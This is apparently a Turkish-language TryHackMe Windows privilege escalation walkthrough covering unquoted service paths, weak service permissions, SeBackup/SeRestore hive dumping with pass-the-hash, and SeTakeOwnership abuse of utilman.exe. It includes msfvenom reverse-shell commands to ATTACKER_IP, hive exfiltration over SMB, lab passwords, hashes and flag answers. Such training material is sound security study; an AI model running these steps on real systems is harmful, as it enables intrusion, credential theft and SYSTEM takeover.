SCM ilişkili ikiliyi çalıştırmaya çalıştığında bir sorun ortaya çıkar. "Disk Sorter Enterprise" klasörünün adında boşluklar olduğundan, komut belirsiz hale gelir ve SCM aşağıdakilerden hangisini yürütmeye çalıştığınızı bilemez:

Command	Argument 1	Argument 2
C:\MyPrograms\Disk.exe	Sorter	Enterprise\bin\disksrs.exe
C:\MyPrograms\Disk Sorter.exe	Enterprise\bin\disksrs.exe	
C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe		

Bu, komut isteminin bir komutu nasıl ayrıştırdığı ile ilgilidir. Genellikle, bir komut gönderdiğinizde, tırnak içine alınmış bir dizenin parçası olmadıkları sürece argüman ayırıcıları olarak boşluklar kullanılır. Bu, tırnak içine alınmamış komutun "doğru" yorumunun C:\\MyPrograms\\Disk.exe dosyasını çalıştırmak ve geri kalanını argüman olarak almak olacağı anlamına gelir.

Muhtemelen olması gerektiği gibi başarısız olmak yerine, SCM kullanıcıya yardımcı olmaya çalışır ve tabloda gösterilen sırayla her bir ikili dosyayı aramaya başlar:

1. İlk olarak, C:\\MyPrograms\\Disk.exe dosyasını arayın. Eğer varsa, hizmet bu çalıştırılabilir dosyayı çalıştıracaktır.
2. Eğer ikincisi mevcut değilse, C:\\MyPrograms\\Disk Sorter.exe dosyasını arayacaktır. Eğer varsa, hizmet bu çalıştırılabilir dosyayı çalıştıracaktır.
3. İkincisi mevcut değilse, C:\\MyPrograms\\Disk Sorter Enterprise\\bin\\disksrs.exe dosyasını arayacaktır. Bu seçeneğin başarılı olması beklenir ve genellikle varsayılan bir kurulumda çalıştırılır.

Bu davranıştan sorun açıkça ortaya çıkmaktadır. Bir saldırgan beklenen hizmet yürütülebilir dosyasından önce aranan yürütülebilir dosyaların herhangi birini oluşturursa, hizmeti rastgele bir yürütülebilir dosyayı çalıştırmaya zorlayabilir.

Bu önemsiz gibi görünse de, hizmet yürütülebilir dosyalarının çoğu varsayılan olarak C:\Program Files veya C:\Program Files (x86) altına yüklenir ve bunlar ayrıcalıksız kullanıcılar tarafından yazılamaz. Bu, herhangi bir savunmasız hizmetin istismar edilmesini önler. Bu kuralın istisnaları vardır: - Bazı yükleyiciler yüklü klasörlerin izinlerini değiştirerek hizmetleri savunmasız hale getirir. - Bir yönetici, hizmet ikili dosyalarını varsayılan olmayan bir yola yüklemeye karar verebilir. Böyle bir yol dünyaya yazılabilirse, güvenlik açığından yararlanılabilir.

Bizim durumumuzda, Yönetici Disk Sıralayıcısı ikili dosyalarını c:\MyPrograms altına yükledi. Varsayılan olarak, bu C:\ dizininin izinlerini devralır, bu da herhangi bir kullanıcının içinde dosya ve klasör oluşturmasına izin verir. Bunu icacls kullanarak kontrol edebiliriz:

```
C:\>icacls c:\MyPrograms
c:\MyPrograms NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
               BUILTIN\Administrators:(I)(OI)(CI)(F)
               BUILTIN\Users:(I)(OI)(CI)(RX)
```

```
            BUILTIN\Users:(I)(CI)(AD)
            BUILTIN\Users:(I)(CI)(WD)
            CREATOR OWNER:(I)(OI)(CI)(IO)(F)

  Successfully processed 1 files; Failed processing 0 files
```

BUILTIN\\Users grubu, kullanıcının sırasıyla alt dizinler ve dosyalar oluşturmasına izin veren AD ve WD ayrıcalıklarına sahiptir.

Msfvenom ile bir exe-service yükü oluşturma ve bunu hedef ana bilgisayara aktarma işlemi öncekiyle aynıdır, bu nedenle aşağıdaki yükü oluşturmaktan ve daha önce olduğu gibi sunucuya yüklemekten çekinmeyin. Ayrıca, çalıştırıldığında ters kabuğu almak için bir dinleyici başlatacağız:

```
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATT
ACKER_IP LPORT=4446 -f exe-service -o rev-svc2.exeuser@attackerpc$ nc
-lvp 4446
```

Yük sunucuya girdikten sonra, onu ele geçirmenin gerçekleşebileceği konumlardan herhangi birine taşıyın. Bu durumda, yükümüzü C:\MyPrograms\Disk.exe'ye taşıyacağız. Ayrıca hizmet tarafından çalıştırılabildiğinden emin olmak için Everyone'a dosya üzerinde tam izinler vereceğiz:

```
C:\> move C:\Users\thm-unpriv\rev-svc2.exe C:\MyPrograms\Disk.exe

C:\> icacls C:\MyPrograms\Disk.exe /grant Everyone:F
     Successfully processed 1 files.
```

Hizmet yeniden başlatıldığında, yükünüzün çalışması gerekir:

```
C:\> sc stop "disk sorter enterprise"
C:\> sc start "disk sorter enterprise"
```

Sonuç olarak, svcusr2 ayrıcalıklarına sahip bir ters kabuk elde edersiniz:

```
user@attackerpc$ nc -lvp 4446Listening on 0.0.0.0 4446
Connection received on 10.10.175.90 50650
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
wprivesc1\svcusr2
```

Bir bayrak almak için svcusr2 masaüstüne gidin. Bu görevin sonunda bayrağı girmeyi unutmayın.

Insecure Service Permissions (Güvensiz Hizmet İzinleri)

Hizmetin çalıştırılabilir DACL'si iyi yapılandırılmışsa ve hizmetin ikili yolu doğru şekilde alıntılanmışsa, bir hizmetten yararlanmak için hala küçük bir şansınız olabilir. Hizmet DACL'si (hizmetin çalıştırılabilir DACL'si değil) bir hizmetin yapılandırmasını değiştirmenize izin verirse, hizmeti yeniden yapılandırabilirsiniz. Bu, ihtiyacınız olan herhangi bir yürütülebilir dosyaya işaret etmenize ve SYSTEM'in kendisi de dahil olmak üzere istediğiniz herhangi bir hesapla çalıştırmanıza olanak tanır.

Komut satırından bir hizmet DACL'sini kontrol etmek için Sysinternals paketindeki Accesschk'yi kullanabilirsiniz. Size kolaylık sağlamak için bir kopyası C:\\tools adresinde mevcuttur. thmservice hizmet DACL'sini kontrol etmek için komut şöyledir:

```
C:\tools\AccessChk> accesschk64.exe -qlc thmservice
  [0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_PAUSE_CONTINUE
        SERVICE_START
        SERVICE_STOP
        SERVICE_USER_DEFINED_CONTROL
        READ_CONTROL
```

```
[4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
    SERVICE_ALL_ACCESS
```

Burada BUILTIN\\Users grubunun SERVICE_ALL_ACCESS iznine sahip olduğunu görebiliriz, bu da herhangi bir kullanıcının hizmeti yeniden yapılandırabileceği anlamına gelir.

Hizmeti değiştirmeden önce, başka bir exe-service ters kabuğu oluşturalım ve saldırganın makinesinde bunun için bir dinleyici başlatalım:

```
user@attackerpc$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATT
ACKER_IP LPORT=4447 -f exe-service -o rev-svc3.exeuser@attackerpc$ nc -
lvp 4447
```

Daha sonra ters kabuk çalıştırılabilir dosyasını hedef makineye aktaracağız ve C:\Users\thm-unpriv\rev-svc3.exe dosyasında saklayacağız. Yürütülebilir dosyanızı aktarmak ve istediğiniz konuma taşımak için wget kullanmaktan çekinmeyin. Yükünüzü çalıştırmak için Everyone'a izin vermeyi unutmayın:

```
C:\> icacls C:\Users\thm-unpriv\rev-svc3.exe /grant Everyone:F
```

Hizmetin ilişkili çalıştırılabilir dosyasını ve hesabını değiştirmek için aşağıdaki komutu kullanabiliriz (sc.exe kullanırken eşittir işaretlerinden sonraki boşluklara dikkat edin):

```
C:\> sc config THMService binPath= "C:\Users\thm-unpriv\rev-svc3.exe" obj
= LocalSystem
```

Hizmeti çalıştırmak için herhangi bir hesabı kullanabileceğimize dikkat edin. Mevcut en yüksek ayrıcalıklı hesap olduğu için LocalSystem'i seçtik. Yükümüzü tetiklemek için geriye kalan tek şey hizmeti yeniden başlatmaktır:

```
C:\> sc stop THMService
C:\> sc start THMService
```

Ve saldırganın makinesinde SYSTEM ayrıcalıklarıyla bir kabuk geri alacağız:

```
user@attackerpc$ nc -lvp 4447Listening on 0.0.0.0 4447
Connection received on 10.10.175.90 50650
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
NT AUTHORITY\SYSTEM
```

Bir bayrak almak için Yöneticinin masaüstüne gidin. Bu görevin sonunda bayrağı girmeyi unutmayın.

Sorular

Soru ⇒ svcusr1'in masaüstündeki bayrağı alın.

Cevap ⇒ THM{AT_YOUR_SERVICE}

Soru ⇒ svcusr2'nin masaüstündeki bayrağı alın.

Cevap ⇒ THM{QUOTES_EVERYWHERE}

Soru ⇒ Yöneticinin masaüstündeki bayrağı alın.

Cevap ⇒ THM{INSECURE_SVC_CONFIG}

Task 6 Abusing dangerous privileges (Görev 6 Tehlikeli ayrıcalıkların kötüye kullanılması)

Windows Privileges (Windows Ayrıcalıkları)

Ayrıcalıklar, bir hesabın sistemle ilgili belirli görevleri yerine getirmek için sahip olduğu haklardır. Bu görevler, makineyi kapatma ayrıcalığından bazı DACL tabanlı erişim kontrollerini atlama ayrıcalıklarına kadar basit olabilir.

Her kullanıcı, aşağıdaki komutla kontrol edilebilen bir dizi atanmış ayrıcalığa sahiptir:

`whoami /priv`

Windows sistemlerinde mevcut ayrıcalıkların tam bir listesi burada mevcuttur. Bir saldırganın bakış açısından, yalnızca sistemde yükselmemize izin veren ayrıcalıklar ilgi çekicidir. Priv2Admin Github projesinde istismar edilebilir ayrıcalıkların kapsamlı bir listesini bulabilirsiniz.

Her birine tek tek bakmayacak olsak da, bulabileceğiniz en yaygın ayrıcalıklardan bazılarını nasıl kötüye kullanabileceğinizi göstereceğiz.

SeBackup / SeRestore


SeBackup ve SeRestore ayrıcalıkları, kullanıcıların sistemdeki herhangi bir dosyayı, yürürlükteki herhangi bir DACL'yi göz ardı ederek okumasına ve yazmasına izin verir. Bu ayrıcalığın arkasındaki fikir, belirli kullanıcıların tam yönetici ayrıcalıkları gerektirmeden bir sistemden yedekleme yapmasına izin vermektir.

Bu güce sahip olan bir saldırgan, birçok teknik kullanarak sistemdeki ayrıcalıkları önemsiz bir şekilde artırabilir. İnceleyeceğimiz teknik, SAM ve SYSTEM kayıt defteri kovanlarını kopyalayarak yerel Yöneticinin parola karmasını elde etmekten ibarettir.

Aşağıdaki kimlik bilgilerini kullanarak RDP aracılığıyla hedef makinede oturum açın:

Kullanıcı: THMBackup Şifre: CopyMaster555

Bu hesap, varsayılan olarak SeBackup ve SeRestore ayrıcalıklarına sahip olan "Backup Operators" grubunun bir parçasıdır. Bu ayrıcalıkları kullanmak için "Yönetici olarak aç" seçeneğini kullanarak bir komut istemi açmamız gerekecektir. Yükseltilmiş bir konsol elde etmek için parolamızı tekrar girmemiz istenecektir:



Komut istemine girdikten sonra, aşağıdaki komutla ayrıcalıklarımızı kontrol edebiliriz:

```
C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeBackupPrivilege             Back up files and directories  Disabled
SeRestorePrivilege            Restore files and directories  Disabled
SeShutdownPrivilege           Shut down the system           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

SAM ve SYSTEM hash'lerini yedeklemek için aşağıdaki komutları kullanabiliriz:

```
C:\> reg save hklm\system C:\Users\THMBackup\system.hive
The operation completed successfully.

C:\> reg save hklm\sam C:\Users\THMBackup\sam.hive
The operation completed successfully.
```

Bu, kayıt defteri kovanlarının içeriğiyle birlikte birkaç dosya oluşturacaktır. Şimdi bu dosyaları SMB ya da başka bir yöntem kullanarak saldırgan makinemize kopyalayabiliriz. SMB için, AttackBox'ımızın geçerli dizininde bir ağ paylaşımı ile basit bir SMB sunucusu başlatmak için impacket'in smbserver.py dosyasını kullanabiliriz:

```
user@attackerpc$ mkdir share
user@attackerpc$ python3.9 /opt/impacket/examples/smbserver.py -smb2su
pport -username THMBackup -password CopyMaster555 public share
```

Bu, mevcut windows oturumumuzun kullanıcı adı ve şifresini gerektiren paylaşım dizinine işaret eden public adlı bir paylaşım oluşturacaktır. Bundan sonra, her iki

dosyayı da AttackBox'ımıza aktarmak için windows makinemizdeki kopyala komutunu kullanabiliriz:

```
C:\> copy C:\Users\THMBackup\sam.hive \\ATTACKER_IP\public\
C:\> copy C:\Users\THMBackup\system.hive \\ATTACKER_IP\public\
```

Ve kullanıcıların parola özetlerini almak için impacket kullanın:

```
user@attackerpc$ python3.9 /opt/impacket/examples/secretsdump.py -sam s
am.hive -system system.hive LOCALImpacket v0.9.24.dev1+20210704.16204
6.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0x36c8d26ec0df8b23ce63bcefa6e2d821
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:13a04cdcf3f7ec41
264e568127c5ca94:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
```

Son olarak, Yöneticinin hash'ini kullanarak bir Pass-the-Hash saldırısı gerçekleştirebilir ve hedef makineye SYSTEM ayrıcalıklarıyla erişim sağlayabiliriz:

```
user@attackerpc$ python3.9 /opt/impacket/examples/psexec.py -hashes aad
3b435b51404eeaad3b435b51404ee:13a04cdcf3f7ec41264e568127c5ca94 a
dministrator@MACHINE_IPImpacket v0.9.24.dev1+20210704.162046.29ad579
2 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.175.90.....
[*] Found writable share ADMIN$
[*] Uploading file nfhtabqO.exe
[*] Opening SVCManager on 10.10.175.90.....
[*] Creating service RoLE on 10.10.175.90.....
[*] Starting service RoLE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> whoami
nt authority\system
```


SeTakeOwnership

SeTakeOwnership ayrıcalığı, bir kullanıcının dosyalar ve kayıt defteri anahtarları da dahil olmak üzere sistemdeki herhangi bir nesnenin sahipliğini almasına izin vererek, bir saldırganın ayrıcalıklarını yükseltmesi için birçok olasılık sunar; örneğin, SYSTEM olarak çalışan bir hizmeti arayabilir ve hizmetin yürütülebilir dosyasının sahipliğini alabiliriz. Ancak bu görev için farklı bir yol izleyeceğiz.

Aşağıdaki kimlik bilgilerini kullanarak RDP aracılığıyla hedef makinede oturum açın:

Kullanıcı: THMTakeOwnership Şifre: TheWorldIsMine2022

SeTakeOwnership ayrıcalığını elde etmek için, "Yönetici olarak aç" seçeneğini kullanarak bir komut istemi açmamız gerekir. Yükseltilmiş bir konsol elde etmek için parolamızı girmemiz istenecektir:




Komut istemine girdikten sonra, aşağıdaki komutla ayrıcalıklarımızı kontrol edebiliriz:

```
C:\> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
```

```
============== ========
SeTakeOwnershipPrivilege      Take ownership of files or other objects Disable
d
SeChangeNotifyPrivilege       Bypass traverse checking                 Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set           Disable
d
```

Bu sefer ayrıcalıkları yükseltmek için utilman.exe'yi kullanacağız. Utilman, kilit ekranı sırasında Erişim Kolaylığı seçenekleri sağlamak için kullanılan yerleşik bir Windows uygulamasıdır:



Utilman SYSTEM ayrıcalıklarıyla çalıştırıldığından, orijinal ikiliyi istediğimiz herhangi bir yük için değiştirirsek etkili bir şekilde SYSTEM ayrıcalıkları kazanacağız. Herhangi bir dosyanın sahipliğini alabildiğimiz için, onu değiştirmek önemsizdir.

utilman'ı değiştirmek için, aşağıdaki komutla onun sahipliğini alarak başlayacağız:

```
C:\> takeown /f C:\Windows\System32\Utilman.exe

SUCCESS: The file (or folder): "C:\Windows\System32\Utilman.exe" now own
ed by user "WINPRIVESC2\thmtakeownership".
```


Bir dosyanın sahibi olmanın o dosya üzerinde ayrıcalıklara sahip olduğunuz anlamına gelmediğine dikkat edin, ancak dosyanın sahibi olarak kendinize istediğiniz ayrıcalıkları atayabilirsiniz. Kullanıcınıza utilman.exe üzerinde tam izinler vermek için aşağıdaki komutu kullanabilirsiniz:

```
C:\> icacls C:\Windows\System32\Utilman.exe /grant THMTakeOwnership:F
processed file: Utilman.exe
Successfully processed 1 files; Failed processing 0 files
```


Bundan sonra, utilman.exe'yi cmd.exe'nin bir kopyası ile değiştireceğiz:

```
C:\Windows\System32\> copy cmd.exe utilman.exe
        1 file(s) copied.
```

Utilman'ı tetiklemek için başlat butonundan ekranımızı kilitleyeceğiz:



Ve son olarak, utilman.exe'yi SİSTEM ayrıcalıklarıyla çalıştıran "Erişim Kolaylığı" düğmesine tıklamaya devam edin. Bir cmd.exe kopyası ile değiştirdiğimiz için, SİSTEM ayrıcalıklarına sahip bir komut istemi alacağız:




SeImpersonate / SeAssignPrimaryToken

Bu ayrıcalıklar bir sürecin diğer kullanıcıları taklit etmesine ve onlar adına hareket etmesine olanak tanır. Kimliğe bürünme genellikle başka bir kullanıcının güvenlik bağlamı altında bir süreç veya iş parçacığı oluşturabilmekten ibarettir.

